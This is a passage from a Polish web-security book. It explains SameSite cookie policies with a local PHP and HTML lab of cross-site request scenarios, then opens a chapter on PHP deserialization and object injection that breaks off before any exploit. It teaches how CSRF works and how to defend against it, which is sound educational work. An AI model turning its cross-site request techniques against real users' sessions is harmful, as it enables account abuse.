
Zastosowanie protokołu HTTP do czegoś więcej niż proste pobieranie informacji z sieci poskutkowało stworzeniem mechanizmu zarządzania sesją. W tym celu powstały tzw. ciasteczka<sup>2</sup>. Serwer, wysyłając nagłówek *Set-Cookie*, może poinstruować przeglądarkę, by zapisała w pamięci ciasteczko o określonej nazwie i wartości. Przeglądarka z kolei automatycznie dołączy je do zapytania wykonywanego do określonej domeny.

Ważny jest tutaj fakt, że przeglądarka wyśle ciasteczka do właściwego serwera niezależnie od tego, co lub kto wyzwolił zapytanie. Zostaną one również dołączone do zapytania, jeżeli jego źródłem była domena inna niż ta, do której wysyłane jest zapytanie. Możemy to w prosty sposób zweryfikować. W pierwszym kroku musimy uruchomić DevTools<sup>3</sup> (CTRL/CMD + Alt + I)\*. Następnie wystarczy, że klikniemy w przycisk *LOAD* znajdujący się pod adresem <https://training.securitum.com/same-site/iframe.html>. Wykonanie tej operacji spowoduje, że do ramki *iframe* załadowana zostanie zawartość strony <https://www.google.com>.

Przechodząc do zakładki *NETWORK*, możemy zauważyć, że na jednej z ostatnich pozycji na liście powinno pojawić się odwołanie do *google.com*. Analizując zawartość sekcji *HEADERS* tego zapytania, zauważymy, że pośród wysłanych przez przeglądarkę danych znalazł się nagłówek *Cookie*. Znajdziemy w nim ciasteczka, które przeglądarka zapisała wcześniej dla domeny *google.com* (rysunek 1).

---

\* Zob. też rozdz. *Chrome DevTools w służbie bezpieczeństwa aplikacji webowych*.



Rysunek 1. Ciasteczka wysłane do domeny google.com

Używając fragmentu kodu uruchomionego w kontekście domeny *training.securitum.com*, zmusiliśmy przeglądarkę, by wysłała zapytanie do innej domeny, a równocześnie dołączyła w żądaniu poprawne ciasteczka. Przesłane dane mogą służyć aplikacji uruchomionej pod adresem *google.com* np. do określenia, czy użytkownik jest aktualnie uwierzytelniony (ma aktywną sesję), a co za tym idzie, również do autoryzacji dowolnej operacji.

## Nadużycie

Przeprowadzony eksperyment potwierdził, że przeglądarki WWW nie odróżniają przypadków, w których to użytkownik wyzwoił żądanie do określonego zasobu, od tych, kiedy akcja została wygenerowana przez skrypt lub inny fragment kodu. Nic nie stoi przecież na przeszkodzie, by strona *google.com* została załadowana w ramce automatycznie, a nie dopiero po kliknięciu w przycisk. Niezależnie od tego, co lub kto wyzwoił zapytanie, przeglądarka dołączy do generowanego zapytania ciasteczka, które odpowiadają domenie, dla jakiej zostały utworzone.

Właśnie takie działanie przeglądarek WWW umożliwia przeprowadzanie ataków *Cross-Site Request Forgery (CSRF)*\* czy *Pixel Perfect*. Można powiedzieć, że chodzi tutaj o ataki, które wymuszają, aby ciasteczka zapisane w przeglądarce zostały wysłane w zapytaniu do domeny z podatną/atakowaną aplikacją.

## SAMESITE NA RATUNEK

Rozwiązaniem problemu nadużywania zachowania przeglądarek względem ciasteczek ma być ustawienie flagi SameSite. Flaga SameSite może przyjmować jedną z trzech wartości: Lax, Strict lub None. Jeżeli programista nie ustawi flagi, przeglądarka domyślnie potraktuje ciasteczko tak, jak gdyby miało flagę Lax. Wartość None powinniśmy zastosować wtedy, gdy chcemy by przeglądarka obsługiwała ciasteczko „w standardowy sposób” (tak jak zwykle ciasteczka przed domyślnym narzucaniem polityki SameSite Lax).

\* Zob. rozdz. Podatność Cross-Site Request Forgery (CSRF).

Zajmijmy się w pierwszej kolejności polityką Strict. Przypisanie do flagi SameSite wartości Strict spowoduje, że gdy zapytanie do serwera zostanie wygenerowane z innej domeny (zapytanie typu *cross-site*) niż ta, dla której ciasteczko zostało utworzone, przeglądarka nie dołączy go do ządania.

Sprawdźmy to. W tym celu musimy przygotować odpowiednie środowisko testowe. W pierwszej kolejności dodajmy do pliku `/etc/hosts` wpisy odpowiadające tym z listingu 1.

*Listing 1. Wpisy, jakie należy dodać do pliku `/etc/hosts`*

```
127.0.0.1 samesite1
127.0.0.1 samesite2
```

Następnie w wybranym katalogu utwórzmy dwa pliki PHP (np. `setcookie.php` oraz `checkcookie.php`) zawierające odpowiednio kod z listingów 2 i 3 oraz jeden plik HTML (`scenarios.html`, listing 4).

*Listing 2. Plik `setcookie.php`\**

```
<?php
$flag = NULL;
if (isset($_GET['samesite']) && ($_GET['samesite'] === 'strict'))
    $flag = 'SameSite=Strict';
if (isset($_GET['samesite']) && ($_GET['samesite'] === 'lax'))
    $flag = 'SameSite=Lax';
header('Set-Cookie: test=1337;path=/;max-age=3600;' . $flag);
highlight_file(__FILE__);
```

*Listing 3. Plik `checkcookie.php`\*\**

```
<?php
if(isset($_COOKIE['test']))
    echo '<font color=green>Thank you for the cookie!</font>';
else
    echo '<font color=red>No cookie!</font>';

echo '<br>';
if(isset($_GET['dump'])) print_r($_COOKIE);
highlight_file(__FILE__);
```

\* Wersja do pobrania: <http://training.securitum.com/samesite/setcookie.php>.

\*\* Wersja do pobrania: <http://training.securitum.com/samesite/checkcookie.php>.

*Listing 4. Plik scenarios.html*

```

<p>Scenariusz 1</p>
<ol>
  <li><a href="http://samesite2/setcookie.php">
    http://samesite2/setcookie.php</a></li>
  <li><a href="http://samesite2/checkcookie.php">
    http://samesite2/checkcookie.php</a></li>
</ol>
<p>Scenariusz 2</p>
<ol>
<li><a href="http://samesite2/setcookie.php?samesite=strict">
  http://samesite2/setcookie.php?samesite=strict</a></li>
  <li><a href="http://samesite2/checkcookie.php">http://samesite2/ ↵
    checkcookie.php</a></li>
</ol>
<p>Scenariusz 3</p>
<ol>
  <li><a href="http://samesite2/setcookie.php?samesite=lax">
    http://samesite2/setcookie.php?samesite=lax</a></li>
  <li><a href="http://samesite2/checkcookie.php">
    http://samesite2/checkcookie.php</a></li>
</ol>
<p>Scenariusz 4</p>
<ol>
  <li><button id="ss-btn-02">iframe GET checkcookie.php</button></li>
  <li><iframe style="width: 100%; height: 200px;" id="ss-frm-01"></iframe>
</ol>

<p>Scenariusz 5</p>
<ol>
  <li><form action="http://samesite2/checkcookie.php" method="post">
    <input type="submit" value="POST checkcookie.php" /></form></li>
</ol>
<script>
  document.querySelector("#ss-btn-02").addEventListener("click", ↵
  function() {
    document.querySelector("#ss-frm-01").src = "http://samesite2/ ↵
    checkcookie.php";
  });
</script>


```

Gdy przygotujemy już pliki, wystarczy, że w tym samym katalogu wydamy polecenie: `php -S localhost:80`. Jego zadaniem jest uruchomienie wbudowanego w PHP deweloperskiego serwera WWW.

Po przejściu do przeglądarki WWW powinniśmy teraz pod adresem `http://same-site2/setcookie.php` mieć dostęp do skryptu `setcookie.php`, a pod adresem `http://samesite2/checkcookie.php` analogicznie osiągalny będzie skrypt `checkcookie.php`. Dodatkowo pod adresem `http://samesite1/scenarios.html` dostępne będą linki i formularze, z których skorzystamy podczas weryfikacji zachowania *SameSite*.


Zacznijmy od uruchomienia skryptu `http://samesite2/setcookie.php`, wybierając pierwszy link z pierwszej sekcji (scenariusz 1). Skrypt `setcookie.php` prześle w odpowiedzi HTTP nagłówek `Set-Cookie`, który ustawi dla domeny `samesite2` ciasteczko o nazwie `test`.

To, czy ciasteczko ustawiło się poprawnie, możemy zweryfikować za pomocą skryptu `checkcookie.php`, wybierając drugi link z pierwszego scenariusza (rysunek 2).



Rysunek 2. Weryfikacja ustawionego ciasteczka

Alternatywnie możemy skorzystać z DevTools.




Rysunek 3. Weryfikacja ustawionego ciasteczka w DevTools

Po przejściu do skryptu `checkcookie.php` powinniśmy zauważyć komunikat z informacją, która sugeruje, że ciasteczko zostało przesłane (rysunek 2). Na razie przeglądarka zachowała się w standardowy sposób.

Przyszła pora na zmodyfikowanie ciasteczka i ustawienie dla niego flagi SameSite z wartością Strict. W tym celu uruchamiamy skrypt `setcookie.php` jeszcze raz, tym razem z innymi parametrami. Aby to zrobić, wybieramy pierwszy link z drugiego scenariusza.


To, czy flaga ustawiła się poprawnie, możemy zweryfikować, przechodząc do zakładki APPLICATION, a następnie COOKIES. Lista ciasteczek powinna zawierać to, które sami dodaliśmy, tym razem z flagą SameSite ustawioną na Strict (rysunek 4).



Rysunek 4. Weryfikacja ustawienia flagi SameSite na wartość Strict

Jeżeli wartość flagi SameSite została ustawiona poprawnie, możemy kliknąć w link prowadzący do skryptu `checkcookie.php` jeszcze raz, najlepiej wybierając drugi link z drugiego scenariusza.

Tym razem możemy zaobserwować, że testowe ciasteczko nie zostało wysłane. Skrypt `checkcookie.php` wyświetlił komunikat o braku ciasteczka (rysunek 5).



Rysunek 5. Informacja o braku ciasteczka w komunikacji HTTP

Wszystko wskazuje na to, że flaga SameSite zadziałała prawidłowo. Zapytanie wygenerowane z innej domeny (kliknięcie w link umieszczony w domenie `samesite1`, zapytanie *cross-site*) nie skutkowało dołączeniem przez przeglądarkę ciasteczek ustawionych dla domeny `samesite2`.

## **POLITYKA LAX – NAWIGACJA „TOP-LEVEL” ORAZ BEZPIECZNE METODY HTTP**

Politykę Strict można scharakteryzować jako bezwzględna. Jej wdrożenie może być uznane w niektórych przypadkach za zbyt inwazyjne. Prawdopodobnie z tego powodu *SameSite* pozwala zastosować jeszcze jedną politykę, którą definiuje wartość Lax. Czy Strict różni się od Lax?

W przypadku polityki Strict kwestią decydującą o tym, czy ciasteczko zostanie wysłane czy nie, jest pochodzenie zapytania. Może być ono typu *cross-site* – wtedy ciasteczko nie zostanie wysłane, lub *same-site* – w takim przypadku ciasteczko zostanie dołączone. Algorytm podejmowania decyzji dla polityki Lax został rozszerzony. Jeżeli wygenerowane zapytanie będzie skutkowało *top-level navigation* (brak zmiany domeny w pasku adresu) oraz zostanie przesłane z użyciem tzw. bezpiecznej metody HTTP, ciasteczko zostanie wysłane. Jeżeli użyta została metoda spoza listy bezpiecznych lub zapytanie nie będzie skutkowało *top-level navigation*, przeglądarka go nie dołączy.

Nasuwać się tu co najmniej dwa pytania. Pierwsze dotyczy tego, dlaczego tak ważna jest zmiana adresu w pasku przeglądarki (*top-level navigation*). Drugie to wyjaśnienie, co kryje się pod pojęciem „bezpieczne metody HTTP”.

Jeżeli zagnieźdźmy w kodzie strony ramkę `iframe` lub tag `img`, a atrybuty `src` tych elementów będą prowadzić na wskazany przez atakującego adres, użytkownik może nawet nie zauważyć, że przeglądarka wykonała w jego imieniu zapytanie do innej domeny niż ta, w ramach której aktualnie pracuje. Autorzy specyfikacji *SameSite* przyjęli<sup>4</sup> więc, że adres URL wyświetlany w pasku adresu jest jedynym źródłem informacji, które użytkownik może wykorzystać do ustalenia, w kontekście jakiej domeny wykonuje operacje. Dlatego też zmiana tego adresu (*top-level navigation*) jest konieczna, by ciasteczko chronione przez politykę Lax mogło być przesłane do właściwej domeny.


Według RFC7231<sup>5</sup>, do bezpiecznych metod zalicza się: GET, HEAD, TRACE oraz OPTIONS. Określenie „bezpieczne” należy odpowiednio interpretować. Nieprzypadkowo słowo *safe* w dokumencie RFC użyte w tym kontekście pojawia się w cudzysłowie. Powiązane jest to z ogólnym zaleceniem, aby akcje zmieniające stan aplikacji były wyzwalane tylko z wykorzystaniem takich metod, jak POST, PUT czy PATCH, a nigdy za pomocą metod takich jak chociażby GET, która znajduje się na liście bezpiecznych. Najprościej jest to chyba wytłumaczyć tym, że akcje zmieniające stan aplikacji (np. dodanie/usunięcie użytkownika z bazy) nigdy nie powinny być wyzwalane z zastosowaniem tej metody. Może ona być jednak jak najbardziej wykorzystana do wyzwolenia akcji, która jedynie odczytuje dane (nie zmienia stanu aplikacji), czyli w domyśle jest bezpieczna dla aplikacji. Przykładem może być tutaj wywołanie akcji wyszukiwania informacji w bazie (GET /search?query=cats).

Zastosowanie polityki Lax będzie skutkowało tym, że gdy przeglądarka zostanie zmuszona do wysłania zapytania typu *cross-site*, ale z wykorzystaniem bezpiecznej metody HTTP (w domyśle takiej, która nie wyzwoli niebezpiecznej akcji w aplikacji) oraz w sposób, który będzie wyzwał *top-level navigation*, wtedy ciasteczko zostanie dołączone do zapytania. Polityka Lax w przypadku wysłania zapytania z wykorzystaniem np. metody POST spowoduje jednak, że ciasteczko nie zostanie

wysłane – nie ma jej na liście bezpiecznych metod HTTP i po stronie aplikacji może być ona użyta do wykonania operacji zmieniającej jej stan. Podobny efekt przyniesie wygenerowanie zapytania z wykorzystaniem metody GET, ale z poziomu ramki `iframe` – stosujemy co prawda „bezpieczną metodę HTTP”, ale w sposób, który nie powoduje zmiany adresu w pasku przeglądarki, więc ciasteczko nie powinno zostać dołączone.

Zweryfikujmy działanie polityki Lax na przykładzie. W tym celu musimy przypisać dla ciasteczka flagę `SameSite` z wartością `Lax`. Najprościej jest to zrobić, wykorzystując pierwszy link z trzeciego scenariusza.


To, czy kod wykonał się poprawnie, możemy ustalić, przechodząc ponownie do zakładki `APPLICATION`, a następnie sprawdzając zawartość kolumny `SAMESITE` dla testowego ciasteczka. Powinniśmy tam znaleźć wartość `Lax` (rysunek 6).



Rysunek 6. Wartość `Lax` flagi `SameSite`

Teraz zweryfikujmy, jak przeglądarka zachowa się po kliknięciu w drugi link z trzeciego scenariusza. Wybranie go powoduje przesłanie zapytania *cross-site* z wykorzystaniem bezpiecznej metody GET.

Jeżeli wszystko pójdzie zgodnie z planem, skrypt `checkcookie.php` wyświetli nam komunikat o poprawnym przesłaniu ciasteczka (rysunek 7).



Rysunek 7. Weryfikacja działania polityki Lax

Idąc dalej, musimy zweryfikować przypadek z załadowaniem skryptu `check-cookie.php` w ramce `iframe`. Stanie się to po kliknięciu w przycisk `IFRAME GET CHECKCOOKIE.PHP` z czwartego scenariusza (rysunek 8).



Rysunek 8. Polityka Lax i aplikacja ładowana w *iframe*

Mimo że załadowanie zasobu w ramce powoduje wysłanie zapytania GET, czyli takiego, które znajduje się na liście metod bezpiecznych, skrypt `checkcookie.php` wyświetlił komunikat o braku ciasteczki (rysunek 8). Do tej pory polityka Lax zachowuje się zgodnie z założeniami.

Pozostało jeszcze zweryfikować, jaki będzie efekt wyzwolenia zapytania, które zmienia adres w pasku przeglądarki, ale użyta do tego metoda nie znajduje się na liście bezpiecznych. Posłużymy nam do tego przycisk `POST CHECKCOOKIE.PHP` ze scenariusza piątego (zostaniemy przekierowani z serwisu `http://samesite1` do `http://samesite2`).

Jeżeli wszystko poszło zgodnie z planem, tym razem również powinniśmy zobaczyć komunikat o braku ciasteczki.

## BILANS ZYSKÓW I STRAT

*SameSite* pozwala zabezpieczyć aplikację i jej użytkowników przed zagrożeniami, które wymagają wykonywania zapytań typu *cross-site*. XSSI<sup>6</sup>, CSRF\* czy wspomniany wcześniej *Pixel Perfect* zostaną zablokowane już na etapie wysyłania złośliwego zapytania. *SameSite* wnosi więc istotny wkład w dziedzinie ochrony przed atakami, których skutkiem może być wyciek danych pomiędzy różnymi domenami.

Jako ciekawostkę warto odnotować, że *SameSite* może chronić nie tylko przed atakami, które wprost kojarzą się z aplikacjami WWW. Flaga *SameSite* jest wymieniana<sup>7</sup> jako jeden z wektorów ochrony przed atakami *Spectre* oraz *Meltdown*.

Wdrożenie *SameSite* musi być jednak poprzedzone analizą wpływu tego mechanizmu na sposób korzystania z aplikacji. Dodanie flagi *SameSite* z wartością *Lax*

\* Więcej na ten temat zob. w rozdz. *Podatność Cross-Site Request Forgery (CSRF)*.

w przypadku poprawnie zaimplementowanych aplikacji powinno odbyć się bezboleśnie. Zastosowanie polityki Strict może jednak przyprawić użytkowników o zawrót głowy – będzie to związane z koniecznością wprowadzenia poświadczeń przy każdym kliknięciu w link prowadzący do zasobu umieszczonego w innej domenie.

Jeżeli bardzo zależy nam na możliwości wykorzystania polityki Strict, proponowanym<sup>8</sup> rozwiązaniem jest wprowadzenie zmian w mechanizmie zarządzania sesją. W skrócie, sprowadza się to do zastąpienia ciasteczka sesyjnego dwoma ciasteczkami, z czego pierwsze będzie nadawało uprawnienia w aplikacji tylko do odczytu, a drugie, z flagą SameSite ustawioną na Strict, będzie decydowało o tym, czy użytkownik może wykonać operacje wymagające wyższych uprawnień (zapis/zmiana). Gdy aplikacja otrzyma zapytanie bez drugiego ciasteczka (oznaczonego jako SameSite), wymusi na użytkowniku ponowne uwierzytelnienie, jeżeli ten będzie chciał wykonać operację wymagającą wyższych uprawnień (np. wspomniane zapis/zmiana).

## **PODSUMOWANIE: LEK NA CAŁE ZŁO?**

W sieci można znaleźć artykuły, które reklamują *SameSite* jako uniwersalne rozwiązanie na problemy wynikające z CSRF. Moim zdaniem, należy jednak zachować większą ostrożność.

Rozważmy przypadek aplikacji, która pozwala na wyzwolenie akcji zmieniającej jej stan z użyciem metody GET. Jest to zachowanie niepoprawne, ale nadal spotykane. Jeżeli użytkownik zostanie przekierowany do adresu URL, który wyzwała określoną akcję, a następnie zauważy, że aplikacja nie wyświetla tego, czego oczekiwał, może spróbować przejść pod wskazany adres jeszcze raz, wybierając przycisk ODŚWIEŻ. W takim przypadku ciasteczko, którego wysłanie zostało zablokowane, tym razem zostanie wysłane przez przeglądarkę do serwera.

Przed wszystkim jednak ciasteczka *SameSite* stanowią warstwę zabezpieczeń implementowaną po stronie klienta (przeglądarka WWW) i wnoszą wartość do ochrony przed atakami, które są ściśle związane z tą częścią aplikacji WWW. Dobrą praktyką, a właściwie wymogiem, jest jednak bazowanie na zabezpieczeniach implementowanych po stronie serwera. Mechanizmy wykorzystywane po stronie klienta mogą być traktowane jako dodatkowa warstwa zabezpieczeń, ale nie gwarant bezpieczeństwa. W praktyce oznacza to, że wdrożenie polityki *SameSite* nie powinno być jednoznaczne z zaniechaniem stosowania dotychczasowych<sup>9</sup> technik ochrony przed *Cross-Site Request Forgery*.



ksiazka.sekurak.pl/r25

- 1 *Hypertext Transfer Protocol -- HTTP/1.1*, <https://tools.ietf.org/html/rfc2616>
- 2 *HTTP State Management Mechanism*, <https://tools.ietf.org/html/rfc6265>
- 3 Chrome DevTools, <https://developers.google.com/web/tools/chrome-devtools/>
- 4 *Same-site Cookie draft-west-first-party-cookies-07: 2.1.1. Document-based requests*, <https://tools.ietf.org/html/draft-west-first-party-cookies-07#section-2.1.1>
- 5 *Hypertext Transfer Protocol (HTTP/1.1): Semantics and Content: 4.2.1. Safe Methods*, <https://tools.ietf.org/html/rfc7231#section-4.2.1>
- 6 Hailperin V. (@fenceposterror), *XSSI – The Tale of a Fameless but Widespread Vulnerability*, [https://owasp.org/www-pdf-archive/20160607-xssi-the\\_tale\\_of\\_a\\_fameless\\_but\\_widepread\\_vulnerability-Veit\\_Hailperin.pdf](https://owasp.org/www-pdf-archive/20160607-xssi-the_tale_of_a_fameless_but_widepread_vulnerability-Veit_Hailperin.pdf)
- 7 Surma, *Meltdown/Spectre: SameSite cookies*, [https://developers.google.com/web/updates/2018/02/meltdown-spectre#samesite\\_cookies](https://developers.google.com/web/updates/2018/02/meltdown-spectre#samesite_cookies)
- 8 *Same-site Cookies draft-west-first-party-cookies-07: 5.2. Top-level Navigations*, <https://tools.ietf.org/html/draft-west-first-party-cookies-07#section-5.2>
- 9 OWASP, *Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet*, [https://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery\\_\(CSRF\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet)



**Michał Bentkowski**

# Niebezpieczeństwa deserializacji w PHP



## WSTĘP

W PHP, podobnie jak w praktycznie każdym innym języku programowania, dostępne są mechanizmy umożliwiające serializację i deserializację danych. Nie-rozważne korzystanie z tych mechanizmów może (choć nie musi) skutkować możliwością wykonania dowolnego kodu systemu operacyjnego po stronie serwera przetwarzającego żądania. W niniejszym rozdziale pokazane zostanie, w jaki sposób działa deserializacja w PHP i kiedy może doprowadzić do wykonania dowolnego kodu.

## JAK WYGLĄDA SERIALIZACJA W PHP?

W PHP serializacja/deserializacja\* jest z reguły wykonywana z użyciem domyślnie dostępnych funkcji: `serialize` i `unserialize`. W listingu 1 zawarto prosty przykład wykorzystania tych funkcji, natomiast w listingu 2 wynik wykonywania kodu.

*Listing 1. Prosty kod wykorzystujący `serialize` i `unserialize`*

```
<?php
class Sekurak {
    public $text;
    public $author;

    function __construct($text, $author) {
        $this->text = $text;
        $this->author = $author;
    }
    function method() {}
}
// Utworzenie instancji klasy
$obj = new Sekurak('123', 456);
```

---

\* **Serializacja** to proces polegający na przekształceniu obiektu, który znajduje się w pamięci programu, na pewien ciąg bajtów reprezentujący ten obiekt. **Deserializacja** to proces odwrotny, tj. zamiana ciągu bajtów z powrotem na obiekt w pamięci. Z serializacją/deserializacją mamy zazwyczaj styczność, gdy aplikacja buduje skomplikowane obiekty, które chce zachować w pamięci masowej, by po kolejnym uruchomieniu móc je szybko odtworzyć. Inne typowe zastosowanie to przekazanie obiektów pomiędzy różnymi aplikacjami.

```
// Serializacja obiektu
$serialized = serialize($obj);
echo "$serialized\n\n";

// Deserializacja obiektu
var_dump(unserialize($serialized));
```

*Listing 2. Wynik wykonywania kodu z listingu 1*

```
0:7:"Sekurak":2:{s:4:"text";s:3:"123";s:6:"author";i:456;}

object(Sekurak)#2 (2) {
    ["text"]=>
        string(3) "123"
    ["author"]=>
        int(456)
}
```

W listingu 1 zdefiniowaliśmy klasę `Sekurak`, zawierającą dwa publiczne pola. Wynik serializacji tej klasy jest widoczny w pierwszej linii listingu 2. Format serializacji w PHP (w przeciwieństwie np. do Javy) jest czytelny i na podstawie czystego tekstu łatwo można sobie wyobrazić, jaka klasa i z jakimi wartościami ma zostać odtworzona.

Przyjrzyjmy się dokładniej:

```
0:7:"Sekurak":2:{s:4:"text";s:3:"123";s:6:"author";i:456;}
```

Przejdźmy krok po kroku przez obiekt:

- ▶ `0:7:"Sekurak":` – obiekt klasy, której nazwa ma siedem znaków i brzmi „Sekurak”,
- ▶ `2:` – definicja dwóch pól klasy,
- ▶ `s:4:"text";s:3:"123"` – pierwsze pole klasy ma nazwę składającą się z czterech znaków, brzmiącą „text”, a wartość jest typu `string`, ma trzy znaki i wynosi „123”,
- ▶ `s:6:"author";i:456;` – drugie pole klasy ma nazwę składającą się z sześciu znaków, brzmiącą „author”, a wartość jest typu `integer` i wynosi 456.

W dalszej części listingu 2 widać z kolei wynik wykonania `var_dump` na zdeserializowanej instancji. Ten wydruk potwierdza, że została odtworzona instancja klasy `Sekurak`, z dwoma polami o takich wartościach, jak wskazano powyżej.

Bardzo ważnym spostrzeżeniem, na które należy w tym momencie zwrócić szczególną uwagę, jest fakt, że zserializowane są wyłącznie pola klasy. Nie ma w zserializowanych danych zawartej żadnej informacji o jej metodach. W uproszczeniu więc można powiedzieć, że deserializacja w PHP polega na utworzeniu obiektu odpowiedniej klasy i wypełnieniu wartości jego pól. Co ciekawe, konstruktor klasy nie jest wywoływany po deserializacji.

## PODATNOŚĆ PHP OBJECT INJECTION\*

**Warning** Do not pass untrusted user input to `unserialize()` regardless of the `options` value of `allowed_classes`. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this. Use a safe, standard data interchange format such as JSON (via `json_decode()` and `json_encode()`) if you need to pass serialized data to the user.

If you need to unserialize externally-stored serialized data, consider using `hash_hmac()` for data validation. Make sure data is not modified by anyone but you.

Rysunek 1. Ostrzeżenie o nieużywaniu metody `unserialize` na niezaufanych danych pochodzących od użytkownika

Jeżeli zajrzemy do dokumentacji metody `unserialize` w PHP, zobaczymy komunikat przedstawiony na rysunku 1 – jest to ostrzeżenie, by nie używać jej na niezaufanych danych pochodzących od użytkownika. W tym podrozdziale odpowiemy sobie na pytanie, skąd bierze się to ryzyko.

